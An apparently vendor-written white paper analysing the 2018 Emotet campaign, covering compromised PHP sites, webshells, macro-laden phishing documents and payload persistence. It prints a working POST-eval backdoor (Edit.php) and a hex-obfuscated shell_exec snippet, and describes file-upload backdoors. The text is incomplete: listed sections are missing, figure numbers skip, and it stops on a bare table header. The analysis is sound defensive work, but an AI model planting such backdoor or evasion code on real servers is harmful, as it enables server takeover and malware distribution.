



The Complete story of EMOTET Most prominent Malware of 2018

White Paper

TABLE OF CONTENTS

Abstract:	01
1. Introduction:	01
1.1 What is Emotet?	01
1.2 What makes it a more complex distributor?	01
2. Background:	02
2.1 Infection Vector:	02
2.2 Why Emotet is targeting PHP based websites?	02
3. Server-Side Infection:	03
3.1 How Emotet is compromising websites and using it as a threat distributor?	03
3.2 How malware are evading Detections on web servers:	03
3.2.1 Initial Infection Scripts:	04
A. Edit.php:	04
B. Remote.php:	05
C. Settings.php:	05
D. Minify.php:	05
E. Wpsetting.php:	06
F. new_license.php:	06
3.2.2 Emotet Script files	06
A. .bt:	07
B. .67179322b768a6c97af866b5561a06aabf878f15:	07
C. .htaccess:	07
D. index.php:	07
3.3 Modus operandi:	08
4. Execution at the client side	09
4.1 Initial vector on Client side:	09
4.1.1 Detailed analysis of Document file:	09
4.1.2 Detailed Analysis of JavaScript File:	10
4.1.3 Emotet From Pdf File: -	11
4.1.4 Emotet Doc as XML:	11
4.2 Emotet Payload Analysis:	12
4.2.1 Emotet File Name generation Algorithm:	13
4.3 Emotet In Memory Modules:	16
4.3.1 Credentials stealer Module:	16
4.3.2 Network Spreader Module (16kb):	16
4.3.3 Emotet's Email Harvesting Module (288kb):	18
4.3.4 Emotet's Spam Module (1339kb):	19
4.3.5 Emotet's Connection-Verifier (221kb):	19
5. Conclusion:	21

Abstract

In 2018, we saw a surge in Emotet activity. Emotet started as a banking trojan but this paper will shed light on how it has also become a "threat distributor". We will also discuss server-side and client-side activity and how it spreads. Its self-propagation makes it more challenging for security vendors to detect it statically. We will explain how the URLs in the spam emails, malware hosted on these URLs are constantly changing and the use of brute forcing for lateral movement.

1. Introduction:

1.1 What is Emotet?

Emotet malware campaign has existed since 2014. It comes frequently in intervals with different techniques and variants to deliver malware on a victim. We see attackers using complex techniques to evade detection. It has evolved from a standalone banking trojan to complex threat distributor. At the start of 2017, we had seen the Emotet campaign spreading through malspam email with attached PDF and JS file. In 2018, it is spreading through MS Office Word documents with a heavily obfuscated macro inside it. The mail also consists a URL which downloads the MS Office (Word, Excel) documents. US-CERT had issued an alert highlighting how Emotet is a serious threat.

1.2 What makes it a more complex distributor?

The malware shows persistent infection and is very aggressive in terms of changing the URLs and the payloads delivered by them at regular intervals making it difficult for static detection. We also saw credential theft of the network, email account credentials and passwords stored in web browsers. It attempts to spread internally throughout the network via brute force attacks using stolen credentials. It hijacks the email ids by scraping names and email addresses from the victim's Outlook account and then using the account to send out more malspam, essentially turning victims into spammers.

As emotet and its modules are changed on hourly/daily basis, so we suspect that attacker are using modern technology to change and deliver the components like Machine Learning (ML) etc.

2. Background

2.1. Infection Vector:




Fig. 1 Emotet Complete Life Cycle

The campaign is divided into two stages.

1: Attack on the website.

2: Attack on the victim's machine.

These compromised websites were used for hosting the latest malware. These malwares are downloaded as a document and then as an executable of Emotet in the later stage of spreading the malware.

2.2 Why Emotet is targeting PHP based websites?

Approximately 70%-80% of the websites are developed using PHP. Even content management systems like Joomla, WordPress run on PHP. PHP being a server-side scripting language executes code on the server and gives HTML as a response. If the attacker succeeds to execute malicious code on (PHP) server then he can get admin access of the server. To execute malicious code on the server, vulnerabilities are targeted. Like in WordPress and Joomla plugins many vulnerabilities are found which can be exploited. Some of them are "Arbitrary File Upload Vulnerability", "Direct access to XMLRPC.php for brute-force attacks", "Remote privilege escalation vulnerability", "Cross-site scripting" and "Information disclosure vulnerability". During the analysis, we inspected that it uses latest vulnerabilities from exploit-db and rapid7. Usually these vulnerabilities are not patched by the website owners as updating to latest plugins might affect their website themes. Also, some people only deactivate these themes but don't delete them from ftp account. Such vulnerable plugins or themes can also be exploited. That's why these websites are easily targeted which can be used as free and undetectable infrastructure to harvest different malware.

3. Server Side Infection

3.1. How Emotet is compromising websites and used it as a threat distributor?

When a user accesses the URL from browser, it goes as a "Get" request to the server. The server reads URL and executes PHP / server-side page associated with the current request.

e.g. When user accesses "http://www.Abc.com/login", on server-side webserver checks login.php page. If it is present, then executes code on the server and sends HTML as response. Generally, we can't read PHP code directly as its access is restricted by the server. To plant a backdoor script on PHP based websites/server, the attacker needs to upload the backdoor script on PHP server using any of the above-mentioned vulnerabilities. Then the attacker needs to send a request for that resource (backdoor script) which will execute on PHP server and give unlimited access to web server.

Emotet is collaborated with different groups like "roi777" targeting PHP websites by uploading the backdoor script to vulnerable websites. The attacker may use vulnerability scanners like Wpscan, Owasp-zap, Joomla scanner, Shodan and Nmap to find vulnerabilities in the websites.

Common vulnerable Themes & Plugins:

1. Sketch.1.0.2 this theme which is distributed as freeware. Its 404.php page contains code for Webshell.
2. wp-db-ajax-made this is fake plugin added by botnet. It also contains webshell wp-ajax.php
3. revslider

3.2. How malware are evading Detections on web servers:

To evade detection attacker is using php language features. php is server-side scripting with many features such as declaration of variable is not required, strings can be used as functions. Main features to evade detection are follows:

1. Strings can be written as hex values for example "abc" = "\x0a\x0b\x0c"
2. Strings can be used as function
"shell_exec" = shell_exec = "\x73\x68\x65\x6c\x5f\x65\x78\x65\x63"
3. Variables without values have null value means abc\$ is same as abc. \$ is not considered in this case.
This features of php are extensively used for evading signature-based detection as well as for network traffic

E.g.:

```
<?php
$m= "\x73\x68\x65\x6c\x5f\x65\x78\x65\x63";
$v = $m('ls');
echo $v;
?>
```

In the above example, shell_exec is PHP function to execute shell commands. In PHP, "shell_exec" and shell_exec have the same meaning and any of the strings can be used as a function call. We can write this function name in hex like "\x73\x68\x65\x6c\x5f\x65\x78\x65\x63" which is nothing but shell_exec. This way, multiple commands are executed on web server bypassing antivirus and evading php script detection.


Attacker execute code on server using post requests. To bypass network level filtering, it sends data as base64 encrypted with gzip compression. So, web servers are not able to detect these requests as malicious. On server attacker keeps script to receive code via post request and execute using eval function of php.

On investigation, we found that these compromised websites are used as malware hosting platform or infrastructure by an attacker which can be used to deliver any malware like Emotet, Miner etc. As discussed above, the count of PHP websites all over the world is very high, in the same way count of compromised websites is also high.

In the Emotet campaign, we found multiple such scripts, which are executed as per attacker's command. Attacker has kept 129-byte script on server which receives post request and executes code. Attacker is sending base64 encrypted script via post request on server it is executed and stores Emotet payload scripts in folder. Below malicious scripts are used for taking remote access or backdoor access on the compromised server. Normally scripts are found at the below location wp-admin\wpclient.

3.2.1. Initial Infection Scripts

Edit.php
remote.php
settings.php
minify.php
wpsetting.php
new_license.php
index2127.php



Name	Last modified	Size	Description
Parent Directory		-	
askey.php	2018-12-25 11:39	226	
error_log	2018-12-18 03:55	15K	
minify.php	2018-12-20 02:30	30K	
remote.php	2018-12-17 06:05	61K	
settings.php	2018-12-23 11:34	191K	
sylib.php	2018-12-26 04:14	13K	
temp	2018-12-18 03:55	-	
wpsetting.php	2018-08-27 08:39	226	

Fig. 2 Script used for taking access

In some cases, we found that above scripts are located in the root folder of the website or wp-includes, also they edited 404.php of themes which contains the same code as mentioned in the below script. Also, in some cases same scripts are stored with different names. Let's go through some of the important scripts.


A.Edit.php:

This script is used by emotet group to create and execute function with post request content. This script is highly encoded, and size of encoded script is 129 bytes so, no one notices this script easily. On one of the infected website from our honeypot, we logged post request and found that they send base64 encoded script on post request. The received script contains code of main emotet payload. It creates folder and keeps index.php and web.config file. On our website emotet payload was updated by:

151.80.142.33 - France (Europe)

198.199.88.162 - America

5.9.150.122 – Germany (Europe)



```
set_time_limit(0);
ini_set('max_execution_time', 0);
ini_set('memory_limit', -1);
header('Expires: Tue, 01 Jan 1970 00:00:00 GMT');
header('Last-Modified: ' . gmdate('D, d M Y H:i:s') . ' GMT');
header('Cache-Control: no-store, no-cache, must-revalidate, max-age=0');
header('Cache-Control: post-check=0, pre-check=0', false);
header('Pragma: no-cache');
if (function_exists('opcache_is_script_cached') && function_exists('opcache_invalidate'))
{
    if (opcache_is_script_cached(__FILE__))
    {
        opcache_invalidate(__FILE__, true);
    }
}
if ($_SERVER['REQUEST_METHOD'] === 'POST')
{
    $spd8f994 = array_shift($_POST);
    $sp5c02f3 = create_function('', (base64_decode($spd8f994)));
    $sp5c02f3();
}
/* 3dd6d098600e3290d0f22cbac63bf2537ae81083 */
```

Fig. 3 Decrypted Edit.php to receive code



```
151.80.142.33
Array
(
    [5c3d13c111aa4] => rPltj6tMu6YJfm+p/8Ojz2GqR+quhxeT1Vbv6tayIcDYE8RBvEB82QKCSgwB3m3Sxsf4u189NVPTXfpkr3fu57zUwBiq7zPI8Tggc53
)
198.199.88.162
Array
(
    [5c3d13d9c8f50] => b2Fva9wEMa/yg0Ct1k8NyN/PELzYiUw2JYUtkJLGuJRTzNANTK8vKUN+e49J8FOy142P/e7557ToXPMYieIdUG2P+1VNgWPgQVVIdoqH
)
5.9.150.122
Array
(
    [5c3d14728554b] => rPltj6tOu+YJnrfU3+HR1kjVI3XKw4vJ8qt3dMv2EGDcCJiQKiB0toCgEkOAS2u0MfP152bt0nVT8327K31/NEKExtH3Pd1/84Igu2+v
)
```

Fig. 4 Encrypted Post request from attackers

```

error_reporting(0); set_time_limit(0); ini_set('max_execution_time', 0); ini_set('memory_limit', -1); class O { private $htaccess
<Files index.php>
    order allow,deny
    allow from all
</Files>'; private $webconfig = '<?xml version="1.0" encoding="UTF-8"?>
<configuration>
    <system.webServer>
        <defaultDocument>
            <files>
                <clear/>
                <add value="index.php" />
            </files>
        </defaultDocument>
    </system.webServer>
</configuration>'; private $path = 'P7E5p_6YkjtH_BP4TMxN'; private $content = 'PD9waHAgZnVuY3Rpb24gZm41YzNkMTNjMTBjNjI4KCRzKSB7I

```

Fig. 5 Decrypted Post request

B.Remote.php:

Previously this script was kept as ini_mod_filezipr.php which was related to "PHP doorway backdoor" campaign. These scripts send "HTTP" and "curl" request to "fped8.org/doorways/settings_v2.php" and "update.php".

Before December 2018 we observed this script on emotet compromised websites which also has ability to add php file or modify themes. Attackers activate functions as per "get" and "post" request parameter. We found that remote.php has the ability to download and execute PHP script which it gets from the HTTP request. If we try to directly access remote.php then it sends a response as "true" or redirects to another domain. It checks for content management systems (CMS) by detecting '/wp-blog-header.php' for WordPress and '/includes/framework.php' for Joomla. Then according to a type of PHP site, it edits theme template for that it has defined a function named edittext () which accepts _themesfile_data, _extlinksfilename, and _other_data which it adds to the themes of a website.

It downloads and stores data in cache folder named as temp*ClientID*. It fetches one encoded PHP script, IP address list of host server which sends a request to fped8.org. On our investigation, we found that this IP address list is similar to the list of IP address present in Emotet folder on the compromised website. This helped us to relate Emotet campaign with "doorways to PHP backdoor" campaign. Also, it contains a function to delete directory full_del_dir ().

C. Settings.php:

This file is the main component for an intruder. We found that when we open this page, we get the input box for password and submit button. When we analyzed its PHP code, we found that this page is obfuscated multiple times. We deobfuscated this file using base64_decode and str_rot13. Then again there were many base64 encrypted strings in the array. When we decoded that we found that this script is wso webshell. To make it undetectable, they used multiple time base64 encoding and other php function like str_rot13. This file is also webshell same as minify.php with different encoding. More details about it is covered in minify.php.

D. Minify.php:

When we send user request, we get input box for password. Minify.php, index2127.php, simple.php5, 404.php and Settings.php both files are the same. After decryption we found that it is nothing but a webshell. Similar webshell are also available on "hxxps://webshell.co/" Both the files i.e. minify.php and setting.php are encrypted by different encryption algorithms and decrypted on execution. To evade detection on the server side, both the script files are highly encrypted. This script is webshell which consists of different utilities which helps the attacker to gain access of the complete system without any user id password.

Tools available in this script:

1. Filemanager
2. SQL Browser
3. Console
4. Php Shell to execute php code. (Eval())
5. Brute force tools for dictionary attack
6. Network script to create socket connection.




Fig. 6 Web shell on compromised site (Filemanager)

Once this script is uploaded on the webserver, attacker can easily install other scripts and also gain ftp access by using File Manager. On investigation, we found that this script is also added as 404 page in active theme of the infected site to achieve persistency. But as these scripts have self-deletion ability on one click, attacker can delete all these scripts. On never php website they used updated wso web shell with name ab.php and default password i.e. "admin". This script also has ability to provide reverse shell and get root password for webserver. Till now scripts which we found have password in md5 as "f152ff3d0236535f1a5feb9272731e47".

E. Wpsetting.php:

This is very basic but important script uploaded by attacker. This script only has code to upload file and store it in same folder where script is present. It accepts file with post request and parameter 'filename' and 'test'. where value for test is fixed 'hello'. As this script looks as normal script to handle post request even if other scripts get deleted these are not detected by antiviruses or webmasters and by sending post request to this script anyone can upload any php script or file to compromised site even after infected site is cleaned. To achieve this, we only require html code with multipart form where action is address of wpsettings page and fields are filename and test. In recent days we found that script is kept with different name such as "wp-qjwjmvp.php".

F. new_license.php:

On some of the compromised server we found new_license.php. This PHP script contains multipart HTML form without any client and server-side validation. An attacker can upload any PHP (payload or backdoor) on the server, on this page we get a link to the uploaded script. This type of script is used to upload any file and execute malicious code on webserver.

3.2.2 Emotet Script files

We found that Emotet drop 5 files in Randomly generated name folder. The list of files is given below:

.67179322b768a6c97af866b5561a06aabf878f15

.bt

.htaccess

index.php

web.config

Name	Permissions	Modified	Size	Kind
.htaccess	read and write	Dec 22, 2018 10:45 PM	95 b	Plain text
index.php	read and write	Dec 22, 2018 10:45 PM	164 KB	PHP source
web.config	read and write	Dec 22, 2018 10:45 PM	289 b	XML document
.bt	read and write	Today 03:41 AM	2.84 MB	Plain text
.67179322b768a6c97af866b5561a06aabf878f15	read and write	Today 08:14 AM	33 b	Plain text

Fig. 7 Emotet scripts from the compromised site

A. .bt:

This is a hidden file containing host URL list IP list from this file and "PHP backdoor files" is the same. And much Emotet infected domains contain this file and file mentioned above. That's why we think that both these campaigns did a tie-up to distribute the malware. From January 2019 emotet is not maintaining this IP list.

B. .67179322b768a6c97af866b5561a06aabf878f15:

The name of this file is generated by sha1 of directory name which contains emotet files. Below function is used to get sha1 of directory: - sha1(basename(dirname(__FILE__)))

This is a json file which is updated on each request whenever Emotet is downloaded from the given infected site.

```
{"4":1031,"5":1255,"2":31,"3":14}
```

Here 1031 is count of the Emotet downloads from current infected site.

C. .htaccess:

It is used to provide access to files, also to restrict access to certain files. This file gives a permission to index.php. Following is a list of permission

DirectoryIndex index.php

```
<Files index.php>
```

```
order allow,deny
```

```
allow from all
```

```
</Files>
```

D. index.php:

This contains main Emotet payload. As storing exe on website can be detected easily and also updating such exe is problematic. So emotet uses php script in which exe or doc is stored in encrypted form. In the phishing email, the above folder containing index.php links is provided to the victim. Whenever a user clicks the link, the decrypted Emotet malware (doc/Exe) is sent as a response.

This index.php is also heavily encrypted. After decoding we found that Emotet uses class and private variable to store the main payload in an encoded form. There is a function called "execute" which decodes and sends the payload to the user. It uses header function of PHP to send a response.

In header, it sends data like "'Expires: Tue, 01 Jan 1970 00:00:00 GMT'", "Cache-Control: no-store, no-cache, must-revalidate, max-age=0". It mentions content type of file as "application/octet-stream", 'Content-Transfer-Encoding: binary'. After successfully sending file as a response it writes new count of download to json file "sha1(directoryname)".

To decrypt this script, it first decrypts API name by using pack function as shown in the above pic. Then it uses decrypted function (Gzinflate, base64_decode) to decrypt remaining PHP script.

4. Execution at the client side

The spreading mechanism of this campaign is a phishing email. It uses subject lines like 'Invoice', 'Delivery details', 'Shipment details', 'Payment details' and so on to trick the victim into opening the email. In 2019 there are spam mail in amazon delivery template with genuine links as well as link to emotet doc file. Such emails have compromised URLs that will download a doc, xls, pdf or JavaScript file from compromised websites. Another way might be directly attaching a doc, xls, pdf or JavaScript file inside the email or sometimes attaching a compressed file with a malicious file.

4.1 Initial vector on Client side:

1. Doc
2. Js
3. Xls
4. Pdf
5. Lateral Spreading in network




Fig. 9 Phishing Mail

4.1.1 Detailed analysis of Document file:

The malspam attachment is usually a Microsoft Word or Excel document embedded with VBA macros, which if executed will download Emotet.

A malicious office document embedded with macro, on clicking on Enable Editing a macro code will be activated. We have taken one sample. It has a macro inside, such as "s1045119", a code has Sub autoOpen() function which executes the macros. The AutoOpen macro is a special macro that is executed when the document is opened.

In the below snippet, Interaction.Shell is called for processing of command given through variables which are being passed to it. Variable TextBox() contains the malicious code. Once this instruction is executed, the command line code is executed which launches a PowerShell script.




Fig. 10 The instruction which calls a PowerShell script

To execute this code, they used Wscript shell which can execute commands or exe. In this way decoded string is executed using Wscript shell. So Wscript executes PowerShell and this PowerShell then download payload from compromised website and execute payload. To evade behavior and signature-based detection malware author uses these tricks. Mainly to prevent detection from AMSI they used base64 encoding with compression or in JavaScript uses substr like genuine functions. Also, emotet JavaScript file shows error message on client side after successful execution of PowerShell command.



Fig. 14 Error Message after successful Execution of .js

So, flow of execution is as follows:

Email -> .js file -> Wscript.exe -> Executes PowerShell -> Download & Executes Emotet.

4.1.3.Emotet From Pdf File:

Pdf files are also distributed using mail. These are simplest attacking vector where link to doc is added as action in pdf file, which when clicked downloads doc containing macro. Rest of the things are same as doc.




Fig. 15 Emotet Through Pdf

4.1.4.Emotet Doc as XML:

Recently emotet started using xml-based file containing macros. Extension of this file is doc.so. When executed with Microsoft word it executes it as doc and runs macro present in xml file, which decodes base 64 encoded content and starts executing PowerShell. As files are xml, people who are tracking emotet URL to get new samples don't detect this file as for Linux these files are simply xml files containing information.


```

xmlns:wne="http://schemas.microsoft.com/office/word/2006/wordml"
xmlns:wsp="http://schemas.microsoft.com/office/word/2003/wordml/sp2"
xmlns:sl="http://schemas.microsoft.com/schemalibrary/2003/core" w:macrosPresent="yes" w:embeddedObjPresent="no"
w:ocxPresent="no" xml:space="preserve"><w:ignoreSubtree w:val="http://schemas.microsoft.com/office/word/2003/wordml/sp2"/>
<o:DocumentProperties><o:Revision>1</o:Revision><o:TotalTime>0</o:TotalTime><o:Created>2019-01-25T07:30:00Z
</o:Created><o:LastSaved>2019-01-25T07:30:00Z</o:LastSaved><o:Pages>1</o:Pages><o:Words>2</o:Words><o:Characters>12
</o:Characters><o:Lines>1</o:Lines><o:Paragraphs>1</o:Paragraphs><o:CharactersWithSpaces>13
</o:CharactersWithSpaces><o:Version>16</o:Version></o:DocumentProperties><w:fonts><w:defaultFonts w:ascii="Calibri" w:fareast=
"Calibri" w:h-ansi="Calibri" w:cs="Times New Roman"/><w:font w:name="Times New Roman"><w:panose-1 w:val="02020603050405020304"
/><w:charset w:val="00"/><w:family w:val="Roman"/><w:pitch w:val="variable"/><w:sig w:usb-0="E0002AFF" w:usb-1="C0007841"
w:usb-2="00000009" w:usb-3="00000000" w:csb-0="000001FF" w:csb-1="00000000"/></w:font><w:font w:name="Cambria Math"
><w:panose-1 w:val="02040503050406030204"/><w:charset w:val="00"/><w:family w:val="Roman"/><w:pitch w:val="variable"/><w:sig
w:usb-0="00000003" w:usb-1="00000000" w:usb-2="00000000" w:usb-3="00000000" w:csb-0="00000001" w:csb-1="00000000"/>

```

Fig. 16 Emotet XML based macro

4.2.Emotet Payload Analysis:

The downloaded payload "{Random_name}.exe" is then executed from %temp% or %public% location. After that, it creates a copy of itself in %Appdata%. In this case, we found the payload name as "emitsendand.exe". This file again spawned a new instance of its own and showed its activity.

The downloaded payload has a pre-defined list of words. By using a combination of 2 words from this list it creates the name of 2nd self-copy and executes from respective locations. If the system is 32-bit, then it executes its self-copy from "C:\Windows\System32" folder or "%appdata%samename/samename.exe" else if it is 64-bit then the location is "C:\Windows\SysWOW64". It carries a list in a 0x162 size character array and divides it with one constant that in this case is volumeserial id with length i.e. 0x162. Then it moves the pointer to that location and checks for semicolon i.e. '0x2C' if it does not find semicolon then it moves backward. To select word, it uses negation of volumeserial id divided by length of list in place of volume serial id.

In this way, it selects words and concatenates them. Till now we found 5 unique list of names. If the program is executed as admin it adds service entry else, it will add run entry of malware for persistence.

Address	Hex dump	Disassembly	Comment	Registers (FPU)
